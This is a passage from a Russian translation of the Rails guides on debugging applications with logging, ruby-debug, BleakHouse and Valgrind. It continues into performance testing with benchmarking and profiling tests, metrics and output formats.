logger.debug "Person attributes hash: #{@person.attributes.inspect}"
logger.info "Processing the request..."
logger.fatal "Terminating application, raised unrecoverable error!!!"
```

Вот пример метода, оборудованного дополнительным логированием:

```
class PostsController < ApplicationController
  # ...

  def create
    @post = Post.new(params[:post])
    logger.debug "New post: #{@post.attributes.inspect}"
    logger.debug "Post should be valid: #{@post.valid?}"

    if @post.save
      flash[:notice] = 'Post was successfully created.'
      logger.debug "The post was saved and now the user is going to be redirected..."
      redirect_to(@post)
    else
      render :action => "new"
    end
  end

  # ...
end
```

Вот пример лога, созданного этим методом:

```
Processing PostsController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]
 Session ID: BAh7BzoMY3NyZ19pZCI1MDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZsYXNoSUM6J0FjdG1vbKvbnRyb2xsZXI6OkZsYXNoOjppGbcGFzaEhhc2h7AAY6CkBlc2VkewA==b18cd92fba90eacf8137e5f6b3b06c4d724596a4
 Parameters: {"commit"=>"Create", "post"=>{"title"=>"Debugging Rails",
 "body"=>"I'm learning how to print in logs!!!", "published"=>"0"},
 "authenticity_token"=>"2059c1286e93402e389127b1153204e0dle275dd", "action"=>"create", "controller"=>"posts"}
New post: {"updated_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning how to print in logs!!!",
 "published"=>false, "created_at"=>nil}
Post should be valid: true
 Post Create (0.000443) INSERT INTO "posts" ("updated_at", "title", "body", "published",
 "created_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',
 'I'm learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')
The post was saved and now the user is going to be redirected...
Redirected to #<Post:0x20af760>
Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found [http://localhost/posts]
```

Добавление дополнительного логирования, подобного этому, облегчает поиск неожиданного или необычного поведения в ваших логах. Если добавляете дополнительное логирование, убедитесь в разумном использовании уровней лога, для избежания заполнения ваших рабочих логов ненужными мелочами.

Отладка с помощью ruby-debug

Когда ваш код ведет себя неожиданным образом, можете печатать в логи или консоль, чтобы выявить проблему. К сожалению, иногда бывает, что такой способ отслеживания ошибки не эффективен в поиске причины проблемы. Когда вы фактически нуждаетесь в путешествии вглубь исполняемого кода, отладчик — это ваш лучший напарник.

Отладчик также может помочь, если хотите изучить исходный код Rails, но не знаете с чего начать. Просто отладьте любой запрос к своему приложению и используйте это руководство для изучения, как идет движение от написанного вами кода глубже в код Rails.

Установка

Отладчик, используемый Rails, `ruby-debug`, поставляется как гем. Чтобы установить его, просто запустите:

```
$ sudo gem install ruby-debug
```

Если вы используете Ruby 1.9, можно установить совместимую версию `ruby-debug`, запустив `sudo gem install ruby-debug19`

В случае, если вы хотите загрузить особую версию или получить исходный код, обратитесь к [странице проекта на rubyforge](#).

В Rails есть встроенная поддержка `ruby-debug`, начиная с Rails 2.0. Внутри любого приложения на Rails можно вызывать отладчик, вызвав метод `debugger`.

Вот пример:

```
class PeopleController < ApplicationController
  def new
    debugger
    @person = Person.new
  end
end
```

Если видите сообщение в консоли или логах:

```
***** Debugger requested, but was not available: Start server with --debugger to enable *****
```

Убедитесь, что запустили свой веб сервер с опцией `--debugger`:

```
$ rails server --debugger
=> Booting WEBrick
=> Rails 3.0.0 application starting on http://0.0.0.0:3000
=> Debugger enabled
...
```

В режиме development можно динамически вызвать `require 'ruby-debug'` вместо перезапуска сервера, если он был запущен без `--debugger`.

Среда

Как только приложение вызывает метод `debugger`, отладчик будет запущен в среде отладчика в окне терминала, в котором запущен сервер приложения, и будет представлена строка `ruby-debug (rdb:n). l` это число нитей (`thread`). Строка также показывает следующую линию кода, которая ожидает выполнения.

Если был получен запрос от браузера, закладка браузера, содержащая запрос, будет висеть, пока отладчик не закончит, и трассировка не закончит обрабатывать весь запрос.

Например:

```
@posts = Post.all
(rdb:7)
```

Настало время изучить и покопаться в вашем приложении. Для начала хорошо бы попросить помощь у отладчика... поэтому напишите: `help` (Неожиданно, правда?)

```
(rdb:7) help
ruby-debug help v0.10.2
Type 'help <command-name>' for help on a specific command
```

```
Available commands:
backtrace  delete  enable  help    next    quit     show     trace
break      disable eval    info    p       reload  source  undisplay
catch      display exit    irb     pp      restart step    up
condition down  finish list    ps      save    thread  var
continue  edit   frame  method putl    set     tmate   where
```

Чтобы просмотреть помощь для любой команды, используйте `help <имя команды>` в активном режиме отладки. Например: `help var`

Следующая команда, которую мы изучим, одна из самых полезных: `list`. Также можно сокращать команды `ruby-debug`, предоставляя только достаточные буквы для отличия их от других команд, поэтому можно использовать `l` для команды `list`.

Эта команда показывает, где вы сейчас в коде, печатая 10 линий с текущей линией в центре; текущая линия в этом случае шестая и помеченная `=>`.

```
(rdb:7) list
[1, 10] in /PathToProject/posts_controller.rb
 1  class PostsController < ApplicationController
 2    # GET /posts
 3    # GET /posts.json
 4    def index
 5      debugger
=> 6      @posts = Post.all
 7
 8      respond_to do |format|
 9        format.html # index.html.erb
10        format.json { render :json => @posts }
end
```

Если повторите команду `list`, сейчас уже используем лишь `l`, будут выведены следующие 10 линий файла.

```
(rdb:7) l
[11, 20] in /PathTo/project/app/controllers/posts_controller.rb
11  end
```

```
12 end
13
14 # GET /posts/1
15 # GET /posts/1.json
16 def show
17   @post = Post.find(params[:id])
18
19   respond_to do |format|
20     format.html # show.html.erb
```

И так далее до конца текущего файла. Когда достигнут конец файла, команда `list` запустится снова с начала файла и продолжится опять до конца, обрабатывая файл как циклический буфер.

С другой стороны, чтобы увидеть предыдущие десять линий, следует написать `list-` или `l-`.

```
(rdb:7) l-
[1, 10] in /PathToProject/posts_controller.rb
1 class PostsController < ApplicationController
2   # GET /posts
3   # GET /posts.json
4   def index
5     debugger
6     @posts = Post.all
7
8     respond_to do |format|
9       format.html # index.html.erb
10      format.json { render :json => @posts }
```

Таким образом можно перемещаться внутри файла, просматривая код до и после строки, в которую вы добавили `debugger`. Наконец, чтобы снова увидеть, где вы в коде сейчас, можно написать `list=`.

```
(rdb:7) list=
[1, 10] in /PathToProject/posts_controller.rb
1 class PostsController < ApplicationController
2   # GET /posts
3   # GET /posts.json
4   def index
5     debugger
=> 6     @posts = Post.all
7
8     respond_to do |format|
9       format.html # index.html.erb
10      format.json { render :json => @posts }
```

Контекст

Когда начинаете отладку своего приложения, вы будете помещены в различные контексты, так как проходите через различные части стека.

`ruby-debug` создает контекст, когда достигается точка останова или событие. У контекста есть информация о приостановленной программе, которая позволяет отладчику просматривать кадр стека, значения переменных с точки зрения отлаживаемой программы, и в нем содержится информация о месте, в котором отлаживаемая программа остановилась.

В любое время можете вызвать команду `backtrace` (или ее псевдоним `where`), чтобы напечатать трассировку приложения. Это полезно для того, чтобы знать, где вы есть. Если вы когда-нибудь задумывались, как вы получили что-то в коде, то `backtrace` предоставит ответ.

```
(rdb:5) where
#0 PostsController.index
  at line /PathTo/project/app/controllers/posts_controller.rb:6
#1 Kernel.send
  at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
#2 ActionController::Base.perform_action_without_filters
  at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
#3 ActionController::Filters::InstanceMethods.call_filters(chain#ActionController::Fil...,...)
  at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/filters.rb:617
...
```

Можете перейти, куда хотите в этой трассировке (это изменит контекст) с использованием команды `frame _n_`, где `l` это определенный номер кадра.

```
(rdb:5) frame 2
#2 ActionController::Base.perform_action_without_filters
  at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.rb:1175
```

Доступные переменные те же самые, как если бы вы запускали код строка за строкой. В конце концов, это то, что отлаживается.

Перемещение по кадру стека: можете использовать команды `up [n]` (сокращенно `u`) и `down [n]` для того, чтобы изменить контекст на `l` кадров вверх или вниз по стеку соответственно. `l` по умолчанию равно одному. `Up` в этом случае перейдет к кадрам стека с большим номером, а `down` к кадрам с меньшим номером.

Нити (threads)

Отладчик может просматривать, останавливать, возобновлять и переключаться между запущенными нитями с использованием команды `thread` (или сокращенно `th`). У этой команды есть несколько опций:

- `thread` показывает текущую нить
- `thread list` используется для отображения всех нитей и их статусов. Символ плюс `+` и число показывают текущую нить выполнения.
- `thread stop _n_` останавливает нить `l`.
- `thread resume _n_` возобновляет нить `l`.
- `thread switch _n_` переключает контекст текущей нити на `l`.

Эта команда очень полезна, в частности когда вы отлаживаете параллельные нити и нужно убедиться, что в коде нет

состояния гонки.

Просмотр переменных

Любое выражение может быть вычислено в текущем контексте. Чтобы вычислить выражение, просто напечатайте его!

Этот пример покажет, как можно напечатать `instance_variables`, определенные в текущем контексте:

```
@posts = Post.all
(rdb:11) instance_variables
["@_response", "@action_name", "@url", "@_session", "@_cookies", "@performed_render", "@_flash", "@template",
"@_params", "@before_filter_chain_aborted", "@request_origin", "@_headers", "@performed_redirect", "@_request"]
```

Как вы уже поняли, отображены все переменные, к которым есть доступ из контроллера. Этот перечень динамически обновляется по мере выполнения кода. Например, запустим следующую строку, используя `next` (мы рассмотрим эту команду чуть позднее в этом руководстве).

```
(rdb:11) next
Processing PostsController#index (for 127.0.0.1 at 2008-09-04 19:51:34) [GET]
  Session ID: BAh7BiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHsABjokQHVzZWRR7AA===--b16e91b992453a8cc201694d660147bba8b0fd0e
  Parameters: {"action"=>"index", "controller"=>"posts"}
/PathToProject/posts_controller.rb:8
respond_to do |format|
```

И затем снова спросим `instance_variables`:

```
(rdb:11) instance_variables.include? "@posts"
true
```

Теперь `@posts` включена в переменные экземпляра, поскольку определяющая ее строка была выполнена.

Также можно шагнуть в режим `irb` с командой `irb` (конечно!). Таким образом, сессия `irb` будет запущена в контексте, который ее вызвал. Но предупреждаем: это экспериментальная особенность.

Метод `var` это более удобный способ показать переменные и их значения:

```
var
(rdb:1) v[ar] const <object>           показывает константы объекта
(rdb:1) v[ar] g[lobal]                 показывает глобальные переменные
(rdb:1) v[ar] i[nstance] <object>      показывает переменные экземпляра объекта
(rdb:1) v[ar] l[ocal]                 показывает локальные переменные
```

Это отличный способ просмотреть значения переменных текущего контекста. Например:

```
(rdb:9) var local
  _dbg_verbose_save => false
```

Также можно просмотреть метод объекта следующим образом:

```
(rdb:9) var instance Post.new
@attributes = {"updated_at"=>nil, "body"=>nil, "title"=>nil, "published"=>nil, "created_at"...
@attributes_cache = {}
@new_record = true
```

Команды `p` (`print`) и `pp` (`pretty print`) могут использоваться для вычисления выражений Ruby и отображения значения переменных в консоли.

Можете также использовать `display` для запуска просмотра переменных. Это хороший способ трассировки значений переменной на протяжении выполнения.

```
(rdb:1) display @recent_comments
1: @recent_comments =
```

Переменные в отображаемом перечне будут печататься с их значениями после помещения в стек. Чтобы остановить отображение переменной, используйте `undisplay _n_`, где `n` это номер переменной (1 в последнем примере).

Шаг за шагом

Теперь вы знаете, где находитесь в запущенной трассировке, и способны напечатать доступные переменные. Давайте продолжим и ознакомимся с выполнением приложения.

Используйте `step` (сокращенно `s`) для продолжения запуска вашей программы до следующей логической точки останова и возврата контроля `ruby-debug`.

Также можно использовать `step+ n` и `step- n` для движения вперед или назад на `n` шагов соответственно.

Также можете использовать `next`, которая похожа на `step`, но вызовы функции или метода, выполняемые в строке кода, выполняются без остановки. Как и со `step`, можно использовать знак плюса для перемещения на `n` шагов.

Разница между `next` и `step` в том, что `step` останавливается на следующей линии выполняемого кода, делая лишь один шаг, в то время как `next` перемещает на следующую строку без входа внутрь методов.

Например, рассмотрим этот блок кода с включенным выражением `debugger`:

```
class Author < ActiveRecord::Base
  has_one :editorial
  has_many :comments

  def find_recent_comments(limit = 10)
    debugger
    @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit(limit)
  end
end
```

Можете использовать `ruby-debug` при использовании `rails console`. Просто не забудьте вызвать `require "ruby-debug"` перед

вызовом метода `debugger`.

```
$ rails console
Loading development environment (Rails 3.1.0)
>> require "ruby-debug"
=> []
>> author = Author.first
=> #<Author id: 1, first_name: "Bob", last_name: "Smith", created_at: "2008-07-31 12:46:10", updated_at: "2008-07-31 12:46:10">
>> author.find_recent_comments
/PathTo/project/app/models/author.rb:11
)
```

С остановленным кодом, давайте оглянемся:

```
(rdb:1) list
[2, 9] in /PathTo/project/app/models/author.rb
 2   has_one :editorial
 3   has_many :comments
 4
 5   def find_recent_comments(limit = 10)
 6     debugger
=> 7     @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit(limit)
 8   end
 9 end
```

Вы в конце линии, но была ли эта линия выполнена? Можете просмотреть переменные экземпляра.

```
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob", "las...
@attributes_cache = {}
```

`@recent_comments` пока еще не определена, поэтому ясно, что эта линия еще не выполнялась. Используем команду `next` для движения дальше по коду:

```
(rdb:1) next
/PathTo/project/app/models/author.rb:12
@recent_comments
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob", "las...
@attributes_cache = {}
@comments = []
@recent_comments = []
```

Теперь мы видим, что связь `@comments` была загружена и `@recent_comments` определена, поскольку линия была выполнена.

Если хотите войти глубже в трассировку стека, можете переместиться на один шаг `step`, через ваши вызывающие методы и в код Rails. Это лучший способ поиска багов в вашем коде, а возможно и в Ruby or Rails.

Точки останова

Точка останова останавливает ваше приложение, когда достигается определенная точка в программе. В этой линии вызывается оболочка отладчика.

Можете добавлять точки останова динамически с помощью команды `break` (или просто `b`). Имеются 3 возможных способа ручного добавления точек останова:

- `break line`: устанавливает точку останова в линии *line* в текущем файле исходника.
- `break file:line` [if expression]: устанавливает точку останова в линии номер *line* в файле *file*. Если задано условие *expression*, оно должно быть вычислено и равняться *true*, чтобы запустить отладчик.
- `break class.(#)method` [if expression]: устанавливает точку останова в методе *method* (. и # для метода класса и экземпляра соответственно), определенного в классе *class*. *expression* работает так же, как и с `file:line`.

```
(rdb:5) break 10
Breakpoint 1 file /PathTo/project/vendor/rails/actionpack/lib/action_controller/filters.rb, line 10
```

Используйте `info breakpoints _n` или `info break _n` для отображения перечня точек останова. Если укажете номер, отобразится только эта точка останова. В противном случае отобразятся все точки останова.

```
(rdb:5) info breakpoints
Num Enb What
 1 y   at filters.rb:10
```

Чтобы удалить точки останова: используйте команду `delete _n` для устранения точки останова номер *n*. Если номер не указан, удалятся все точки останова, которые в данный момент активны..

```
(rdb:5) delete 1
(rdb:5) info breakpoints
No breakpoints.
```

Также можно включить или отключить точки останова:

- `enable breakpoints`: позволяет перечню *breakpoints* или всем им, если перечень не определен, останавливать вашу программу. Это состояние по умолчанию для создаваемых точек останова.
- `disable breakpoints`: *breakpoints* не будут влиять на вашу программу.

Вылов исключений

Команда `catch exception-name` (или просто `cat exception-name`) может использоваться для перехвата исключения типа *exception-name*, когда в противном случае был бы вызван обработчик для него.

Чтобы просмотреть все активные точки перехвата, используйте `catch`.

Возобновление исполнения

Есть два способа возобновления выполнения приложения, которое было остановлено отладчиком:

- `continue [line-specification]` (или `c`): возобновляет выполнение программы с адреса, где ваш скрипт был последний раз остановлен; любые точки останова, установленные на этом адресе будут пропущены. Дополнительный аргумент `line-specification` позволяет вам определить число линий для установки одноразовой точки останова, которая удаляется после того, как эта точка будет достигнута.
- `finish [frame-number]` (или `fin`): выполняет, пока не возвратится выделенный кадр стека. Если номер кадра не задан, приложение будет запущено пока не возвратится текущий выделенный кадр. Текущий выделенный кадр начинается от самых последних, или с 0, если позиционирование кадров (т.е. `up`, `down` или `frame`) не было выполнено. Если задан номер кадра, будет выполняться, пока не вернется указанный кадр.

Редактирование

Две команды позволяют открыть код из отладчика в редакторе:

- `edit [file:line]`: редактирует файл *file*, используя редактор, определенный переменной среды `EDITOR`. Определенная линия *line* также может быть задана.
- `tmate _n_` (сокращенно `tm`): открывает текущий файл в TextMate. Она использует *n*-ный кадр, если задан *n*.

Выход

Чтобы выйти из отладчика, используйте команду `quit` (сокращенно `q`), или ее псевдоним `exit`.

Простой выход пытается прекратить все нити в результате. Поэтому ваш сервер будет остановлен и нужно будет стартовать его снова.

Настройки

Есть несколько настроек, которые могут быть сконфигурированы в `ruby-debug`, чтобы облегчить отладку вашего кода. Вот несколько доступных опций:

- `set reload`: презагрузить исходный код при изменении.
- `set autolist`: Запускать команду `list` на каждой точке останова.
- `set listsize _n_`: Установить количество линий кода для отображения по умолчанию *n*.
- `set forcestep`: Убеждаться, что команды `next` и `step` всегда переходят на новую линию

Можно просмотреть полный перечень, используя `help set`. Используйте `help set _subcommand_` для изучения определенной команды `set`.

Любые эти настройки можно включить в файл `.rdebugrc` в директории `HOME`. `ruby-debug` считывает этот файл каждый раз, как загружается, и настраивает себя соответствующе.

Вот хорошее начало для `.rdebugrc`:

```
set autolist
set forcestep
set listsize 25
```

Отладка утечки памяти

Приложение Ruby (на Rails или нет), может съесть память — или в коде Ruby, или на уровне кода C.

В этом разделе вы научитесь находить и исправлять такие утечки, используя инструменты отладки BleakHouse и Valgrind.

BleakHouse

[BleakHouse](#) Это библиотека для обнаружения утечек памяти.

Если объект Ruby не выходит за область видимости, Ruby Garbage Collector не очистит его, пока на него ссылаются где-то еще. Утечки, подобные этой, могут понемногу расти, и ваше приложение будет потреблять все больше и больше памяти, постепенно влияя на общую производительность системы. Этот инструмент поможет найти утечки в куче Ruby.

Чтобы установить его, запустите:

```
$ sudo gem install bleak_house
```

Затем настройте приложение для профилирования. Затем добавьте следующее в конец `config/environment.rb`:

```
require 'bleak_house' if ENV['BLEAK_HOUSE']
```

Запустите экземпляр сервера со встроенным BleakHouse:

```
$ RAILS_ENV=production BLEAK_HOUSE=1 ruby-bleak-house rails server
```

Убедитесь, что были запущены сотни запросов, чтобы получить лучшие образцы данных, затем нажмите CTRL-C. Сервер остановится и Bleak House создаст файл дампа в `/tmp`:

```
** BleakHouse: working...
** BleakHouse: complete
** Bleakhouse: run 'bleak /tmp/bleak.5979.0.dump' to analyze.
```

Чтобы его проанализировать, просто запустите команду `listed`. Будут отображены 20 наиболее съедающих память строк:

```
191691 total objects
Final heap size 191691 filled, 220961 free
Displaying top 20 most common line/class pairs
89513 __null__:__null__:__node__
41438 __null__:__null__:String
2348 /opt/local/lib/ruby/site_ruby/1.8/rubygems/specification.rb:557:Array
1508 /opt/local/lib/ruby/gems/1.8/specifications/gettext-1.90.0.gemspec:14:String
```

```
1021 /opt/local/lib/ruby/gems/1.8/specifications/heel-0.2.0.gemspec:14:String
951  /opt/local/lib/ruby/site_ruby/1.8/rubygems/version.rb:111:String
935  /opt/local/lib/ruby/site_ruby/1.8/rubygems/specification.rb:557:String
834  /opt/local/lib/ruby/site_ruby/1.8/rubygems/version.rb:146:Array
...
```

Таким образом, можно найти, где ваше приложение съедает память, и исправить это.

Если [BleakHouse](#) не сообщает о каком-либо росте кучи, но у вас все равно наблюдается рост занимаемой памяти, скорее всего у вас неисправное расширение на C, или настоящая утечка в интерпретаторе. В этом случае, попробуйте использовать Valgrind для дальнейшего исследования.

Valgrind

[Valgrind](#) это приложение для Linux для обнаружения утечек памяти, основанных на C, и гонки условий.

Имеются инструменты Valgrind, которые могут автоматически обнаруживать многие баги управления памятью и тредами, и подробно профилировать ваши программы. Например, расширение C в интерпретаторе вызывает malloc() но не вызывает должным образом free(), эта память не будет доступна, пока приложение не будет остановлено.

Чтобы узнать подробности, как установить Valgrind и использовать его с Ruby, обратитесь к [Valgrind and Ruby](#) by Evan Weaver.

Плагины для отладки и полезные ссылки

Плагины для отладки

Имеются некоторые плагины Rails, помогающие в поиске ошибок и отладке вашего приложения. Вот список полезных плагинов для отладки:

- [Footnotes](#): У каждой страницы Rails есть сноска, дающая информацию о запросе и ссылку на исходный код через TextMate.
- [Query Trace](#): Добавляет трассировку запросов в ваши логи.
- [Query Stats](#): Плагин Rails для отслеживания запросов в базу данных.
- [Query Reviewer](#): Этот плагин rails не только запускает "EXPLAIN" перед каждым из ваших запросов select в development, но и представляет небольшой DIV в отрендеренном результате каждой страницы со сводкой предупреждений по каждому проанализированному запросу.
- [Exception Notifier](#): Предоставляет объект рассылщика и набор шаблонов по умолчанию для отправки уведомлений по email, когда происходят ошибки в приложении в Rails.
- [Exception Logger](#): Логирует исключения Rails в базе данных и предоставляет красивый веб-интерфейс для управления ими.

Ссылки

- [Домашняя страница ruby-debug](#)
- [Статья: Debugging a Rails application with ruby-debug](#)
- [Скринкаст ruby-debug Basics](#)
- [Скринкаст Ryan Bate's ruby-debug](#)
- [Скринкаст Ryan Bate's stack trace](#)
- [Скринкаст Ryan Bate's logger](#)
- [Debugging with ruby-debug](#)
- [ruby-debug cheat sheet](#)
- [Вики Ruby on Rails: How to Configure Logging](#)
- [Документация по Bleak House](#)

15. Тестирование производительности приложений Rails

Это руководство раскрывает различные способы тестирования производительности приложения на Ruby on Rails. Обратившись к нему, вы сможете:

- Понимать различные типы метрик бенчмаркинга и профилирования
- Создавать тесты производительности и бенчмаркинга
- Использовать двоичный файл Ruby, пропатченного GC, для измерения использования памяти и размещения объектов
- Понимать бенчмаркиговую информацию, предоставленную Rails в файлах лога
- Изучить различные инструменты, помогающие бенчмаркигу и профилированию

Тестирование производительности это неотъемлемая часть цикла разработки. Очень важно, чтобы конечные пользователи не ждали долго полной загрузки страницы. Обеспечение приятного серфинга для конечных пользователей и снижение расходов на ненужное оборудование важны для любого нетривиального веб приложения.

Варианты тестирования производительности

Тесты производительности Rails являются специальным типом интеграционных тестов, разработанным для бенчмаркинга и профилирования тестируемого кода. С тестами производительности можно определить, откуда идут проблемы вашего приложения с памятью или скоростью, и получить более глубокую картину об этих проблемах.

В только что созданном приложении на Rails, `test/performance/browsing_test.rb` содержит пример теста производительности:

```
require 'test_helper'
require 'rails/performance_test_help'

# Profiling results for each test method are written to tmp/performance.
class BrowsingTest < ActionDispatch::PerformanceTest
  def test_homepage
    get '/'
  end
end
```

Этот пример является простым случаем теста производительности для профилирования запроса GET к домашней странице приложения.

Создание тестов производительности

Rails предоставляет генератор, названный `performance_test`, для создания новых тестов производительности:

```
$ rails generate performance_test homepage
```

Это создаст `homepage_test.rb` в директории `test/performance`:

```
require 'test_helper'
require 'rails/performance_test_help'

class HomepageTest < ActionDispatch::PerformanceTest
  # Replace this with your real tests.
  def test_homepage
    get '/'
  end
end
```

Примеры

Давайте предположим, что ваше приложение имеет следующие контроллер и модель:

```
# routes.rb
root :to => 'home#index'
resources :posts

# home_controller.rb
class HomeController < ApplicationController
  def dashboard
    @users = User.last_ten.includes(:avatars)
    @posts = Post.all_today
  end
end

# posts_controller.rb
class PostsController < ApplicationController
  def create
    @post = Post.create(params[:post])
    redirect_to(@post)
  end
end

# post.rb
class Post < ActiveRecord::Base
  before_save :recalculate_costly_stats
```

```
def slow_method
  # I fire gallzilion queries sleeping all around
end

private

def recalculate_costly_stats
  # CPU heavy calculations
end
end
```

Пример с контроллером

Поскольку тесты производительности являются специальным видом интеграционного теста, можете использовать в них методы `get` и `post`.

Вот тест производительности для `HomeController#dashboard` и `PostsController#create`:

```
require 'test_helper'
require 'rails/performance_test_help'

class PostPerformanceTest < ActionDispatch::PerformanceTest
  def setup
    # Приложение требует залогиненого пользователя
    login_as(:lifo)
  end

  def test_homepage
    get '/dashboard'
  end

  def test_creating_new_post
    post '/posts', :post => { :body => 'lifo is fooling you' }
  end
end
```

Более детально о методах `get` и `post` написано в руководстве по [тестированию приложений на Rails](#).

Пример с моделью

Несмотря на то, что тесты производительности являются интеграционными тестами и поэтому ближе к циклу запрос/ответ по своей природе, вы также можете тестировать производительность кода модели:

```
require 'test_helper'
require 'rails/performance_test_help'

class PostModelTest < ActionDispatch::PerformanceTest
  def test_creation
    Post.create :body => 'still fooling you', :cost => '100'
  end

  def test_slow_method
    # Используем фикстурку posts(:awesome)
    posts(:awesome).slow_method
  end
end
```

Режимы

Тесты производительности могут быть запущены в двух режимах: Бенчмаркинг и Профилирование.

Бенчмаркинг

Бенчмаркинг помогает найти как быстро выполняется каждый тест производительности. В режиме бенчмаркинга каждый случай тестирования выполняется **4 раза**.

Чтобы запустить тесты производительности в режиме бенчмаркинга:

```
$ rake test:benchmark
```

Профилирование

Профилирование помогает увидеть подробности теста производительности и предоставить углубленную картину медленных и памятьепотребляемых частей. В режиме профилирования каждый случай тестирования запускается 1 раз.

Чтобы запустить тесты производительности в режиме профилирования:

```
$ rake test:profile
```

Метрики

Бенчмаркинг и профилирование запускают тесты производительности и выдают разные метрики. Доступность каждой

метрики определена используемым интерпретатором – не все из них поддерживают все метрики – и используемым режимом. Краткое описание каждой метрики и их доступность для интерпретатора/режима описаны ниже.

Время разделения (Wall Time)

Время разделения измеряет реальное время, прошедшее в течение запуска теста. Оно зависит от любых других процессов, параллельно работающих в системе.

Время процесса (Process Time)

Время процесса измеряет время, затраченное процессом. Оно не зависит от любых других процессов, параллельно работающих в системе. Поэтому время процесса скорее всего будет постоянным для любого конкретного теста производительности, независимо от загрузки машины.

Память (Memory)

Память измеряет количество памяти, использованной в случае теста производительности.

Объекты (Objects)

Объекты измеряют число объектов, выделенных в случае теста производительности.

Запуски GC (GC Runs)

Запуски GC измеряют, сколько раз GC был вызван в случае теста производительности.

Время GC (GC Time)

Время GC измеряет количество времени, потраченного в GC для случая теста производительности.

Доступность метрик

Бенчмаркинг

Интерпретатор Wall Time Process Time CPU Time User Time Memory Objects GC Runs GC Time

MRI	да	да	да	нет	да	да	да	да
REE	да	да	да	нет	да	да	да	да
Rubinius	да	нет	нет	нет	да	да	да	да
JRuby	да	нет	нет	да	да	да	да	да

Профилирование

Интерпретатор Wall Time Process Time CPU Time User Time Memory Objects GC Runs GC Time

MRI	да	да	нет	нет	да	да	да	да
REE	да	да	нет	нет	да	да	да	да
Rubinius	да	нет	нет	нет	нет	нет	нет	нет
JRuby	да	нет	нет	нет	нет	нет	нет	нет

Для профилирования под JRuby следует запустить `export JRUBY_OPTS="-Xlaunch.inproc=false --profile.api"` **перед** тестами производительности.

Интерпретация результата

Тесты производительности выводят различные результаты в директорию `tmp/performance`, в зависимости от их режима и метрики.

Бенчмаркинг

В режиме бенчмаркинга тесты производительности выводят два типа результата:

Командная строка

Это основная форма результата в режиме бенчмаркинга. пример:

```
BrowsingTest#test_homepage (31 ms warmup)
  wall_time: 6 ms
    memory: 437.27 KB
    objects: 5,514
    gc_runs: 0
    gc_time: 19 ms
```

Файлы CSV

Результаты теста производительности также добавляются к файлам `.csv` в `tmp/performance`. Напрмер, запуск дефолтного `BrowsingTest#test_homepage` создаст следующие пять файлов:

- BrowsingTest#test_homepage_gc_runs.csv
- BrowsingTest#test_homepage_gc_time.csv
- BrowsingTest#test_homepage_memory.csv
- BrowsingTest#test_homepage_objects.csv
- BrowsingTest#test_homepage_wall_time.csv

Так как результаты добавляются к этим файлам каждый раз, как тесты производительности запускаются, вы можете собирать данные за период времени. Это может быть полезным при анализе эффекта от изменения кода.

Образец вывода в BrowsingTest#test_homepage_wall_time.csv:

```
measurement,created_at,app,rails,ruby,platform
0.00738224999999992,2009-01-08T03:40:29Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.007558749999999984,2009-01-08T03:46:18Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.00762099999999993,2009-01-08T03:49:25Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.006030750000000008,2009-01-08T04:03:29Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.00619899999999995,2009-01-08T04:03:53Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.007554499999999991,2009-01-08T04:04:55Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.00595999999999997,2009-01-08T04:05:06Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.007404500000000004,2009-01-09T03:54:47Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.006031500000000008,2009-01-09T03:54:57Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
0.007712500000000012,2009-01-09T15:46:03Z,,3.0.0,ruby-1.8.7.249,x86_64-linux
```

Профилирование

В режиме профилирования тесты производительности могут создавать разные типы результатов. Результат в командной строке всегда присутствует, но поддержка остальных зависит от используемого интерпретатора. Краткое описание каждого типа и их доступность для интерпретаторов представлены ниже.

Командная строка

Это очень простая форма вывода результата в режиме профилирования:

```
BrowsingTest#test_homepage (58 ms warmup)
  process_time: 63 ms
    memory: 832.13 KB
    objects: 7,882
```

Флэт (Flat)

Флэт показывает метрики – время. память и т.д. – потраченные на каждый метод. [Обратитесь к профессиональной документации по ruby для лучшего объяснения.](#)

Граф (Graph)

Граф показывает, как долго каждый метод запускался, какие методы его вызывали, и какие методы вызывал он. [Обратитесь к профессиональной документации по ruby для лучшего объяснения.](#)

Дерево (Tree)

Дерево это профилированная информация в формате calltree, используем в [kcachegrind](#) и подобных инструментах.

Доступность вывода результатов

Flat Graph Tree

MRI	да	да	да
REE	да	да	да
Rubinius	да	да	нет
JRuby	да	да	нет

Настройка тестовых прогонов

Запуски тестов могут быть настроены с помощью установки переменной класса profile_options в вашем классе теста.

```
require 'test_helper'
require 'rails/performance_test_help'

# Profiling results for each test method are written to tmp/performance.
class BrowsingTest < ActionDispatch::PerformanceTest
  self.profile_options = { :runs => 5,
                          :metrics => [:wall_time, :memory] }

  def test_homepage
    get '/'
  end
end
```

В этом примере тест будет запущен 5 раз и измерит время разделения и память. Есть несколько конфигурационных опций:

Опция	Описание	По умолчанию	Режим
:runs	Количество запусков.	Бенчмаркинг: 4, Профилирование: 1	Оба

:output	Директория, используемая для записи результатов.	tmp/performance	Оба
:metrics	Используемые метрики.	Смотрите ниже.	Оба
:formats	Форматы вывода результатов.	Смотрите ниже.	Профилирование

